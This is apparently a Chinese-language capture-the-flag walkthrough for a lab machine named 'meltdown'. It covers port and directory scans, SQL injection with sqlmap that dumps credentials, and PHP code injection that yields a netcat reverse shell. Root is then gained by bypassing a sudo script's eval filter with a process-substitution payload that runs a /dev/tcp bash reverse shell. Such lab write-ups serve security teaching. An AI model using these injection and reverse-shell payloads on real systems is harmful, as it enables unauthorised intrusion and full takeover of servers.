meltdown靶机

端口扫描

```
┌──(zsc㉿kali)-[~]
└─$ nmap -sT -p- -Pn -sV 192.168.1.7
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-03 14:12 CST
Nmap scan report for babycms2.dsz (192.168.1.7)
Host is up (0.00072s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.34 seconds
```

目录扫描

```
┌──(zsc㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.7/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
.php,zip,txt,html,bak
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.7/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              bak,php,zip,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 4847]
/login.php            (Status: 200) [Size: 7488]
/item.php             (Status: 200) [Size: 477]
/logout.php           (Status: 302) [Size: 0] [--> index.php]
/config.php           (Status: 200) [Size: 1]
/server-status        (Status: 403) [Size: 276]
Progress: 1323348 / 1323348 (100.00%)
===============================================================
Finished
===============================================================
```

SQL注入

访问index.php，找到一个物品展示tiem.php?id=1,加单引号`'`后报错


```
Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax;
check the manual that corresponds to your MySQL server version for the right
syntax to use near ''' at line 1 in /var/www/html/item.php:9 Stack trace: #0
/var/www/html/item.php(9): mysqli->query() #1 {main} thrown in
/var/www/html/item.php on line 9
```

确认存在SQL注入漏洞，直接上sqlmap

```
sqlmap -u http://192.168.1.7/item.php?id=1 --dbs --batch
sqlmap -u http://192.168.1.7/item.php?id=1 -D 'target' --tables --batch
sqlmap -u http://192.168.1.7/item.php?id=1 -D 'target' -T 'users' --dump --batch
+----+----------+----------+
| id | password | username |
+----+----------+----------+
| 1  | rin123   | rin      |
+----+----------+----------+
```

获得网站的登录账号密码rin:rin123

后台可以更新物品介绍，再仔细观察物品详情这里，下面的echo后的文字输出在了上面，也就是物品介绍这里输入的内容可以当做php代码执行了。将物品介绍修改为`phpinfo();`




这是一个关于炉心融解的物品。

炉心

物品介绍:

echo "这是一个关于炉心融解的物品。";



PHP Version 8.3.19

System	Linux meltdown 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
Build Date	Mar 13 2025 17:34:44
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/apache2
Loaded Configuration File	/etc/php/8.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/apache2/conf.d
Additional .ini files parsed	/etc/php/8.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/8.3/apache2/conf.d/10-opcache.ini, /etc/php/8.3/apache2/conf.d/10-pdo.ini, /etc/php/8.3/apache2/conf.d/15-xml.ini, /etc/php/8.3/apache2/conf.d/20-calendar.ini, /etc/php/8.3/apache2/conf.d/20-ctype.ini, /etc/php/8.3/apache2/conf.d/20-curl.ini, /etc/php/8.3/apache2/conf.d/20-dom.ini, /etc/php/8.3/apache2/conf.d/20-exif.ini, /etc/php/8.3/apache2/conf.d/20-ffi.ini, /etc/php/8.3/apache2/conf.d/20-fileinfo.ini, /etc/php/8.3/apache2/conf.d/20-ftp.ini, /etc/php/8.3/apache2/conf.d/20-gd.ini, /etc/php/8.3/apache2/conf.d/20-gettext.ini, /etc/php/8.3/apache2/conf.d/20-iconv.ini, /etc/php/8.3/apache2/conf.d/20-mbstring.ini, /etc/php/8.3/apache2/conf.d/20-mysqli.ini, /etc/php/8.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/8.3/apache2/conf.d/20-phar.ini, /etc/php/8.3/apache2/conf.d/20-posix.ini, /etc/php/8.3/apache2/conf.d/20-readline.ini, /etc/php/8.3/apache2/conf.d/20-shmop.ini, /etc/php/8.3/apache2/conf.d/20-simplexml.ini, /etc/php/8.3/apache2/conf.d/20-sockets.ini, /etc/php/8.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.3/apache2/conf.d/20-sysvsem.ini, /etc/php/8.3/apache2/conf.d/20-sysvshm.ini, /etc/php/8.3/apache2/conf.d/20-tokenizer.ini, /etc/php/8.3/apache2/conf.d/20-xmlreader.ini, /etc/php/8.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/8.3/apache2/conf.d/20-xsl.ini, /etc/php/8.3/apache2/conf.d/20-zip.ini
PHP API	20230831
PHP Extension	20230831
Zend Extension	420230831
Zend Extension Build	API420230831,NTS
PHP Extension Build	API20230831,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring

确实是当做了php代码执行，尝试反弹shell。

修改物品内容为`system('busybox nc 192.168.1.5 5566 -e sh');`

然后`curl http://192.168.1.7/item.php?id=1`触发php代码，得到shell

```
┌──(zsc㉿kali)-[~]
└─$ nc -lnvp 5566
listening on [any] 5566 ...
id
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.7] 34332
uid=33(www-data) gid=33(www-data) groups=33(www-data)
script -qc /bin/bash /dev/null
www-data@meltdown:/var/www/html$
```

登录rin用户，拿到userflag

在/opt目录下找到一组凭证rin:b59a85af917afd07

```
www-data@meltdown:/var/www/html$ cd /opt/
www-data@meltdown:/opt$ ls
passwd.txt  repeater.sh
www-data@meltdown:/opt$ cat passwd.txt
rin:b59a85af917afd07
┌──(zsc㉿kali)-[~]
└─$ ssh rin@192.168.1.7
The authenticity of host '192.168.1.7 (192.168.1.7)' can't be established.
ED25519 key fingerprint is: SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.7' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
rin@192.168.1.7's password:
Linux meltdown 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
rin@meltdown:~$ cat user.txt
flag{user-86e507f360df4e80b63234f051c99a6e}
```

提权

```
rin@meltdown:~$ sudo -l
Matching Defaults entries for rin on meltdown:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User rin may run the following commands on meltdown:
    (root) NOPASSWD: /opt/repeater.sh
```

rin可以以root权限执行/opt/repeater.sh，看下repeater.sh脚本源码

```
#!/bin/bash

main() {
    local user_input="$1"

    if echo "$user_input" | grep -qE '[;&|`$\\]'; then
        echo "错误：输入包含非法字符"
        return 1
    fi

    if echo "$user_input" | grep -qiE '(cat|ls|echo|rm|mv|cp|chmod)'; then
        echo "错误：输入包含危险关键字"
        return 1
    fi


    if echo "$user_input" | grep -qE '[[:space:]]'; then
        if ! echo "$user_input" | grep -qE '^[a-zA-Z0-9]*[[:space:]]+[a-zA-Z0-9]*$'; then
            echo "错误：空格使用受限"
            return 1
        fi
    fi


    echo "处理结果: $user_input"


    local sanitized_input=$(echo "$user_input" | tr -d '\n\r')
    eval "output=\"$sanitized_input\""
    echo "最终输出: $output"
}

if [ $# -ne 1 ]; then
    echo "用法: $0 <输入内容>"
    exit 1
fi

main "$1"
```

是一个处理用户输入的脚本

`grep -qE '[;&|`$\]'` # 过滤了部分特殊字符

`grep -qiE '(cat|ls|echo|rm|mv|cp|chmod)'`#过滤危险命令，不区分到小写

`if echo "$user_input" | grep -qE '[[:space:]]'; then`

`if ! echo "$user_input" | grep -qE '^[a-zA-Z0-9]*[[:space:]]+[a-zA-Z0-9]*$'; then`

#如果包含空格，只允许：字母数字 + 空格 + 字母数字

`local sanitized_input=$(echo "$user_input" | tr -d '\n\r')`#移除换行符，防止多行注入。

`eval "output=\"$sanitized_input\""` #将用户输入放入双引号中，并赋值给 output 变量，然后使用 eval 执行这个赋值操作

注入思路：
需要闭合前面的双引号，注入命令，然后再闭合自带的双引号。

先往/tmp下写一个反弹shell脚本，并赋予可执行权限

```
rin@meltdown:/opt$ echo "bash -i >& /dev/tcp/192.168.1.5/5567 0>&1" > /tmp/x
rin@meltdown:/opt$ chmod +x /tmp/x
rin@meltdown:/opt$ cat /tmp/x
bash -i >& /dev/tcp/192.168.1.5/5567 0>&1
```

kali监听5567端口

```
┌──(zsc㉿kali)-[~]
└─$ nc -lnvp 5567
listening on [any] 5567 ...
id
```

rin用户执行`sudo /opt/repeater.sh 'a"<(/tmp/x)"'`

```
rin@meltdown:/opt$ sudo /opt/repeater.sh 'a"<(/tmp/x)"'
处理结果: a"<(/tmp/x)"
最终输出: a/dev/fd/63
‘’‘’‘’
当输入payload：a"<(/tmp/x)"
此时的output="a"<(/tmp/x)""
a"用来闭合前面的双引号 " output="a"
<(/tmp/x)是执行反弹shell命令，并将其输出作为一个临时文件句柄，所以运行脚本时的最终输出：
a/dev/fd/63输出的是一个文件句柄
payload尾部的双引号"是为了闭合output末尾的双引号" 此时output末尾的""拼在一起为空字符
脚本是以root权限执行，所以将收到的是root的shell
```

kali收到root权限shell

```
┌──(zsc㉿kali)-[~]
└─$ nc -lnvp 5567
listening on [any] 5567 ...
id
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.7] 48820
bash: initialize_job_control: no job control in background: Bad file descriptor
root@meltdown:/opt# id
uid=0(root) gid=0(root) groups=0(root)
root@meltdown:/opt# cd /root
cd /root
root@meltdown:~# ls
ls
root.txt
root@meltdown:~# cat root.txt
cat root.txt
flag{root-3508528e639741db9ee8ba82ff66318b}
```